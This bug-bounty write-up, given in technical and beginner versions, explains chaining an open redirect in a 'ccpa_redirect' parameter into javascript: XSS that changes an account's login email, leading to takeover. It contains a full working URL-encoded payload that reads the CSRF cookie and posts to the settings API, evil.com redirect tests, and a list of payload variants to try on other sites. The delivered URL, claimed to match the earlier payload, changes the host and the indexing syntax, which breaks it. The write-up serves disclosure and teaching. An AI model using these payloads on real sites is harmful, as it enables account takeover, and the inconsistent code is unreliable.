Chaining Open Redirect with XSS to Account Takeover

Hello everyone, I hope you are well. In this article I will show you how I escalated XSS to Account Takeover.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a private program, referred to throughout as target.com. The product is a multi-tenant application where each registered user gets their own subdomain for their organisation, in the form ownsubdomain.target.com, and a dashboard behind it. The feature at the centre of the write-up is the ccpa_redirect parameter on the overview page. The report does not describe what the parameter is meant to do in normal use beyond that redirect behaviour.
Setup
- Register an account on the target.
- During registration, choose a subdomain for the organisation, for example
ownsubdomain.target.com. - Log in to the dashboard on that subdomain.
No special role, tooling or version is mentioned. The only precondition that matters later is being authenticated on the subdomain, because the final payload reads a cookie and calls an authenticated API endpoint.
Finding it
While browsing the dashboard the researcher came across this endpoint:
https://ownsubdomain.target.com/overview/?ccpa_redirect=
A parameter that takes a destination and puts it into a redirect is a natural candidate for an open redirect, and a redirect that accepts arbitrary schemes is a natural candidate for script execution if the value ends up in a navigation sink. Both turned out to be true here.
Exploitation
Step 1: confirm the open redirect
The value https://evil.com was supplied to the parameter:
https://ownsubdomain.target.com/overview/?ccpa_redirect=https://evil.com
The browser was redirected to evil.com, confirming that the parameter is not restricted to the application's own hosts.
Step 2: confirm script execution
The same parameter was given a javascript: URI:
javascript:alert(1);

Opened in the browser, the payload executed and the alert appeared. The redirect therefore does not restrict the scheme either, so the parameter is a script-execution sink, not just an open redirect.
Step 3: find a sensitive action
Rather than report immediately, the researcher looked for something worth doing with the script execution. The account settings contain a form that changes the account email address.

The form is protected by a CSRF token, so a plain cross-site form post would not work. The XSS changes that: script running on the application's own origin can read the token and send the request itself, so the CSRF defence no longer applies.
Step 4: build the payload
The payload opens an XMLHttpRequest, pulls the XSRF-TOKEN value out of document.cookie, sets it as the X-Xsrf-Token header, and posts a form-encoded body to the account settings API:
javascript:var%20http=new%20XMLHttpRequest();%20http.open(%27POST%27,%27https://ownsubdomain.target.com/api/3/settings/account%27,%20true);var%20csrf=%20document.cookie.split(%27;%20%27).find(row%20=%253e%20row.startsWith(%27XSRF-TOKEN%27)).split(%27=%27)[1];http.setRequestHeader(%27X-Xsrf-Token%27,csrf);http.withCredentials=true;http.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);http.send(%27firstName=Hacked%2526lastName=byHacker%2526loginEmail=[redacted]%26phoneNumber=%2526notificationEmail=[redacted]%2526signature=%2526timezone=Asia/Jakarta%2526language=english%27);alert('email%20changed');
What the parts do:
http.open('POST', 'https://ownsubdomain.target.com/api/3/settings/account', true)targets the account settings endpoint on the victim's own subdomain.document.cookie.split('; ').find(row => row.startsWith('XSRF-TOKEN')).split('=')[1]extracts the CSRF token from the cookie. The=>is written as%253ebecause the whole payload is URL-encoded inside theccpa_redirectparameter.http.setRequestHeader('X-Xsrf-Token', csrf)sends the token back in the header the application expects.http.withCredentials=truemakes the request carry the victim's cookies.- The body sets
loginEmailandnotificationEmailto[redacted], along withfirstName,lastName,phoneNumber,signature,timezoneandlanguage. The&separators are double-encoded as%2526so they survive the outer URL encoding and reach the API as field separators. alert('email changed')gives visible confirmation that the script ran.
Step 5: deliver it
The payload is placed in the parameter and the resulting URL is what the victim would open:
https://ownsubdomain.target.com/overview/?ccpa_redirect=javascript:var%20http=new%20XMLHttpRequest();%20http.open(%27POST%27,%27https://subdomain.target.com/api/3/settings/account%27,%20true);var%20csrf=%20document.cookie.split(%27;%20%27).find(row%20=%253e%20row.startsWith(%27XSRF-TOKEN%27)).split(%27=%27)(1);http.setRequestHeader(%27X-Xsrf-Token%27,csrf);http.withCredentials=true;http.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);http.send(%27firstName=Hacked%2526lastName=byHacker%2526loginEmail=[redacted]%26phoneNumber=%2526notificationEmail=[redacted]%2526signature=%2526timezone=Asia/Jakarta%2526language=english%27);alert('email%20changed');


Visiting it in the browser produced the alert and the account email was changed.
Outcome
The report was submitted to the program and closed as a duplicate.
Root cause
The ccpa_redirect parameter is used as a navigation target without validating either the destination host or the URI scheme. Because javascript: URIs are accepted, the parameter is not merely an open redirect but a way to run script in the origin of ownsubdomain.target.com. The CSRF token on the email-change form is a sound defence against cross-site form posts, but it does nothing against script that already runs on the same origin: the token is readable from the cookie and can be replayed in a header. The report does not show the server-side code, so the exact validation that is missing is inferred from behaviour.
Impact
An attacker who can get an authenticated user to open a crafted link on the victim's subdomain can run script in that origin and, using the victim's session, change the account's login email and notification email to an address the attacker controls. Changing the login email is what turns this into account takeover. The report was closed as a duplicate.
Fix
The fix that addresses the root cause is to validate ccpa_redirect on the server: accept only relative paths or an explicit allowlist of hosts, and reject any scheme other than http and https, which removes the javascript: sink. Restricting the parameter to same-origin paths is the simplest option. On the settings side, requiring the CSRF token in a header rather than accepting it from a cookie alone, and re-authenticating before an email change, would limit the damage if script execution is ever found again.
Variants to test
- Other redirect parameters. Look for parameters with names like
redirect,next,return,continueorurlon login, logout and overview pages. A positive result is a redirect to an external host you control. - Scheme handling. For any parameter that redirects, try
javascript:alert(1),data:text/html,<script>alert(1)</script>and//evil.com. A positive result is script execution or an off-site redirect. - Token in cookie. Where a CSRF token is stored in a cookie readable by JavaScript, check whether the API accepts it in a header. A positive result is a state-changing request succeeding from script on the same origin.
- Email change as the takeover step. On any account settings form, check whether changing the login email requires the current password. If it does not, combine it with any same-origin script execution to take over the account.
What happened, in plain words
A security researcher signed up for an account on a website (the report calls it target.com because the programme is private). While clicking around the dashboard, they noticed that one page had a setting that told the browser where to go next. They tried putting a completely different website into that setting, and the browser went there. Then they tried putting a small piece of JavaScript (the language web pages use to make things happen in your browser) into the same setting, and the browser ran it. That is a cross-site scripting bug, usually shortened to XSS.
Running a bit of script in someone else's browser is already bad, but on its own it is often treated as a low-value finding. So the researcher looked for something worth doing with that script. They found a form in the account settings that changes the email address on the account. That form had a protection against being submitted from another website, but the protection did not help against script that was already running inside the site itself. The researcher wrote a payload that read the protection token, sent the email change request, and changed the account's email to one the attacker controls. Changing the login email is how an XSS turns into a full account takeover.
They reported it and it was closed as a duplicate, meaning someone else had already reported the same bug.
Below, every step is explained from scratch, including the words that get thrown around in security write-ups without explanation.
The pieces you need to know first
Before walking through the steps, here are the ideas that come up again and again. You do not need to memorise them; each one is repeated where it is used.
- A URL is the address you type in the browser bar, like
https://example.com/page. The part after the?is called the query string, and it is made of parameters: little name and value pairs, like?colour=blue. Websites use them to pass information from one page to the next. - A subdomain is a name that sits in front of the main domain. In
mail.example.com,mailis the subdomain. Many products give each customer their own subdomain so that each customer's data lives at its own address. - A dashboard is the logged-in area of a website where you manage your account.
- An API is a way for a program to talk to a website without a human clicking buttons. Think of it as the drive-through window of a restaurant: you send a request in a fixed format, and you get a response back. Websites use APIs internally all the time; the buttons on a page often just trigger an API call behind the scenes.
- A cookie is a small piece of text that a website asks your browser to store and to send back on every request to that site. It is how a site remembers who you are between page loads. If a cookie holds your session, anyone who steals it can act as you.
- A token is a value that proves something. A CSRF token is a token that proves a form submission came from the site's own pages and not from a malicious page elsewhere.
- CSRF stands for Cross-Site Request Forgery. The idea: a nasty website tricks your browser into sending a request to a site you are logged into, using your existing cookies. The site cannot tell the difference, because the request really does come from your browser with your cookies attached. A CSRF token defeats this, because the attacker's page does not know the token's value.
- XSS stands for Cross-Site Scripting. It means getting your own JavaScript to run inside someone else's website, in the victim's browser, as if the site itself had written that script. Because the script runs in the site's origin (the combination of scheme, host and port that browsers use to decide what belongs together), it can read the site's cookies and call the site's APIs as the logged-in user.
- An open redirect is a feature that sends the user to a destination supplied in the URL, without checking that the destination belongs to the site. It is often considered minor on its own, but it becomes serious when the destination can be a
javascript:address, because then the browser runs code instead of navigating. - URL encoding is how special characters are written inside a URL. A space becomes
%20, a single quote becomes%27, and so on. When a value is encoded twice (because it is nested inside another encoded value), you see things like%2526, which is the encoded form of%26, which is itself the encoded form of&. XMLHttpRequestis the browser feature that lets JavaScript send a request to a server in the background, without reloading the page. It is the old-fashioned ancestor offetch.
The setup
The researcher did three things before finding anything:
- Registered an account on the target.
- During registration, chose a subdomain for the organisation, for example
ownsubdomain.target.com. - Logged in to the dashboard on that subdomain.
No special role, tool or version is mentioned. The only thing that matters later is being logged in on the subdomain, because the final payload reads a cookie and calls an API that requires a logged-in user.
Finding the open redirect
While browsing the dashboard, the researcher came across this address:
https://ownsubdomain.target.com/overview/?ccpa_redirect=
Read it piece by piece:
https://ownsubdomain.target.comis the site, on the researcher's own subdomain./overview/is the page.?ccpa_redirect=starts the query string. The parameter is calledccpa_redirectand its value is currently empty.
The parameter takes a destination and puts it into a redirect. A parameter that takes a destination and puts it into a redirect is a natural candidate for an open redirect. And a redirect that accepts any kind of address, including javascript: addresses, is a natural candidate for running script. Both turned out to be true here.
Step 1: confirm the open redirect
The researcher supplied https://evil.com as the value:
https://ownsubdomain.target.com/overview/?ccpa_redirect=https://evil.com
What this does: the page reads the value of ccpa_redirect and sends the browser there. Because the value is https://evil.com, the browser went to evil.com. That confirms the parameter is not restricted to the application's own hosts. In other words, anyone can make the site bounce a visitor to any address they like.
Why this matters: an open redirect is often dismissed as harmless, but it is the first half of a chain. If the site will send the browser anywhere, the next question is whether it will accept a destination that is not a normal web address at all.
Step 2: confirm script execution
The same parameter was given a javascript: address:
javascript:alert(1);
Line by line:
javascript:is a URL scheme, likehttp:orhttps:, except that instead of loading a page, the browser runs whatever comes after it as JavaScript.alert(1)is the simplest possible script: it pops up a box with the number 1 in it. It does nothing harmful; it is just proof that script ran.- The trailing
;ends the statement.
Opened in the browser, the payload executed and the alert appeared. The redirect therefore does not restrict the scheme either, so the parameter is not just an open redirect: it is a way to run script in the origin of ownsubdomain.target.com.
Why this matters: script that runs in the site's own origin is treated by the browser as if the site itself wrote it. It can read the site's cookies and call the site's APIs with the victim's session. That is the difference between a redirect and an XSS.
Step 3: find a sensitive action
Rather than report immediately, the researcher looked for something worth doing with the script execution. The account settings contain a form that changes the account email address.
The form is protected by a CSRF token, so a plain cross-site form post would not work. Here is why: a malicious page on another site could make your browser submit the form, but it would not know the token's value, so the server would reject the request. The XSS changes that. Script running on the application's own origin can read the token and send the request itself, so the CSRF defence no longer applies. The token is still there; it just is not a secret from script that already lives inside the site.
Why this matters: this is the pivot from "a bug" to "an impact". The researcher is deliberately looking for an action that changes something important, because that is what turns a script execution into a real attack.
Step 4: build the payload
The payload opens an XMLHttpRequest, pulls the XSRF-TOKEN value out of document.cookie, sets it as the X-Xsrf-Token header, and posts a form-encoded body to the account settings API:
javascript:var%20http=new%20XMLHttpRequest();%20http.open(%27POST%27,%27https://ownsubdomain.target.com/api/3/settings/account%27,%20true);var%20csrf=%20document.cookie.split(%27;%20%27).find(row%20=%253e%20row.startsWith(%27XSRF-TOKEN%27)).split(%27=%27)[1];http.setRequestHeader(%27X-Xsrf-Token%27,csrf);http.withCredentials=true;http.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);http.send(%27firstName=Hacked%2526lastName=byHacker%2526loginEmail=[redacted]%26phoneNumber=%2526notificationEmail=[redacted]%2526signature=%2526timezone=Asia/Jakarta%2526language=english%27);alert('email%20changed');
This is hard to read because the whole thing is URL-encoded, so that it can sit inside the ccpa_redirect parameter. Here is what each part does, in plain words:
javascript:tells the browser to run the rest as script.var%20http=new%20XMLHttpRequest();creates the background request object.%20is a space, so this isvar http = new XMLHttpRequest();.http.open(%27POST%27,%27https://ownsubdomain.target.com/api/3/settings/account%27,%20true);prepares a POST request (a request that sends data to the server) to the account settings API on the victim's own subdomain.%27is a single quote. Thetruemeans "do this in the background, do not wait".var%20csrf=%20document.cookie.split(%27;%20%27).find(row%20=%253e%20row.startsWith(%27XSRF-TOKEN%27)).split(%27=%27)[1];reads the CSRF token out of the cookie.document.cookieis the browser's list of cookies for the page, written as one long string with;between the entries.split('; ')cuts it into separate entries.find(row => row.startsWith('XSRF-TOKEN'))picks the entry whose name starts withXSRF-TOKEN.split('=')[1]takes the part after the=, which is the token value. The=>is written as%253ebecause the whole payload is URL-encoded inside theccpa_redirectparameter.http.setRequestHeader(%27X-Xsrf-Token%27,csrf);sends the token back in the header the application expects. A header is extra information attached to a request, like the label on a parcel.http.withCredentials=true;makes the request carry the victim's cookies, so the server treats it as coming from the logged-in user.http.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);tells the server the body is in the same format as a normal HTML form submission.http.send(...)sends the body. The body setsloginEmailandnotificationEmailto[redacted], along withfirstName,lastName,phoneNumber,signature,timezoneandlanguage. The&separators are double-encoded as%2526so they survive the outer URL encoding and reach the API as field separators. In other words, the outer encoding would otherwise eat the&, so it is encoded twice: once for the form body, once for the URL.alert('email%20changed')gives visible confirmation that the script ran.%20is a space, so the box saysemail changed.
Why this matters: the payload does not need to steal the token and send it somewhere. It reads the token from the victim's own browser and uses it immediately, in the same request. That is why the CSRF protection does not help here.
Step 5: deliver it
The payload is placed in the parameter and the resulting URL is what the victim would open:
https://ownsubdomain.target.com/overview/?ccpa_redirect=javascript:var%20http=new%20XMLHttpRequest();%20http.open(%27POST%27,%27https://subdomain.target.com/api/3/settings/account%27,%20true);var%20csrf=%20document.cookie.split(%27;%20%27).find(row%20=%253e%20row.startsWith(%27XSRF-TOKEN%27)).split(%27=%27)(1);http.setRequestHeader(%27X-Xsrf-Token%27,csrf);http.withCredentials=true;http.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);http.send(%27firstName=Hacked%2526lastName=byHacker%2526loginEmail=[redacted]%26phoneNumber=%2526notificationEmail=[redacted]%2526signature=%2526timezone=Asia/Jakarta%2526language=english%27);alert('email%20changed');
This is the same payload as above, wrapped in the URL the victim would click. The only difference is that the address is now the full link, with the payload as the value of ccpa_redirect.
Visiting it in the browser produced the alert and the account email was changed.
Why this matters: the victim does not have to do anything except be logged in and open the link. The script runs in their browser, with their session, and changes their account settings.
Outcome
The report was submitted to the programme and closed as a duplicate. A duplicate means someone else had already reported the same bug.
Why it worked
The ccpa_redirect parameter is used as a navigation target without validating either the destination host or the URI scheme. Because javascript: addresses are accepted, the parameter is not merely an open redirect but a way to run script in the origin of ownsubdomain.target.com. The CSRF token on the email-change form is a sound defence against cross-site form posts, but it does nothing against script that already runs on the same origin: the token is readable from the cookie and can be replayed in a header. The report does not show the server-side code, so the exact validation that is missing is inferred from behaviour.
What an attacker could do with it
An attacker who can get a logged-in user to open a crafted link on the victim's subdomain can run script in that origin and, using the victim's session, change the account's login email and notification email to an address the attacker controls. Changing the login email is what turns this into account takeover: the attacker can then use the password reset flow against the new address. The attack requires the victim to be logged in and to follow the link; the report does not describe any further precondition. The report was closed as a duplicate.
How it should be fixed
The fix that addresses the root cause is to validate ccpa_redirect on the server: accept only relative paths or an explicit allowlist of hosts, and reject any scheme other than http and https, which removes the javascript: sink. Restricting the parameter to same-origin paths is the simplest option. On the settings side, requiring the CSRF token in a header rather than accepting it from a cookie alone, and re-authenticating before an email change, would limit the damage if script execution is ever found again.
Things to try on other sites
- Other redirect parameters. Look for parameters with names like
redirect,next,return,continueorurlon login, logout and overview pages. A positive result is a redirect to an external host you control. - Scheme handling. For any parameter that redirects, try
javascript:alert(1),data:text/html,<script>alert(1)</script>and//evil.com. A positive result is script execution or an off-site redirect. - Token in cookie. Where a CSRF token is stored in a cookie readable by JavaScript, check whether the API accepts it in a header. A positive result is a state-changing request succeeding from script on the same origin.
- Email change as the takeover step. On any account settings form, check whether changing the login email requires the current password. If it does not, combine it with any same-origin script execution to take over the account.
Tips from the researcher
Do not be quick to report any bug you find. Always look for a more severe impact first. A script execution that pops an alert is a finding; a script execution that changes the account email is more severe. The difference is the work you put in after the first alert.
Glossary
- API: a way for a program to talk to a website without a human clicking buttons; you send a request in a fixed format and get a response back.
- Account takeover: gaining control of someone else's account, usually by changing its login email or password.
- Cookie: a small piece of text a website asks your browser to store and send back on every request to that site, used to remember who you are.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a request to a site the user is logged into, using the user's existing cookies.
- CSRF token: a value that proves a form submission came from the site's own pages and not from a malicious page elsewhere.
- Dashboard: the logged-in area of a website where you manage your account.
- Duplicate: a bug report that describes a bug someone else has already reported.
- Header: extra information attached to a request or response, like the label on a parcel.
- JavaScript: the language web pages use to make things happen in your browser.
- Open redirect: a feature that sends the user to a destination supplied in the URL, without checking that the destination belongs to the site.
- Origin: the combination of scheme, host and port that browsers use to decide what belongs together; script from one origin cannot normally read data from another.
- Parameter: a name and value pair in a URL's query string, like
?colour=blue. - Payload: the piece of code or data an attacker sends to make a vulnerability do something.
- Query string: the part of a URL after the
?, made of parameters. - Session: the state of being logged in, usually kept alive by a cookie.
- Subdomain: a name that sits in front of the main domain, like
mailinmail.example.com. - Token: a value that proves something, such as identity or that a request came from the right place.
- URL: the address you type in the browser bar.
- URL encoding: how special characters are written inside a URL, for example a space as
%20and a single quote as%27. - XSS (Cross-Site Scripting): getting your own JavaScript to run inside someone else's website, in the victim's browser, as if the site itself had written it.
XMLHttpRequest: the browser feature that lets JavaScript send a request to a server in the background, without reloading the page.




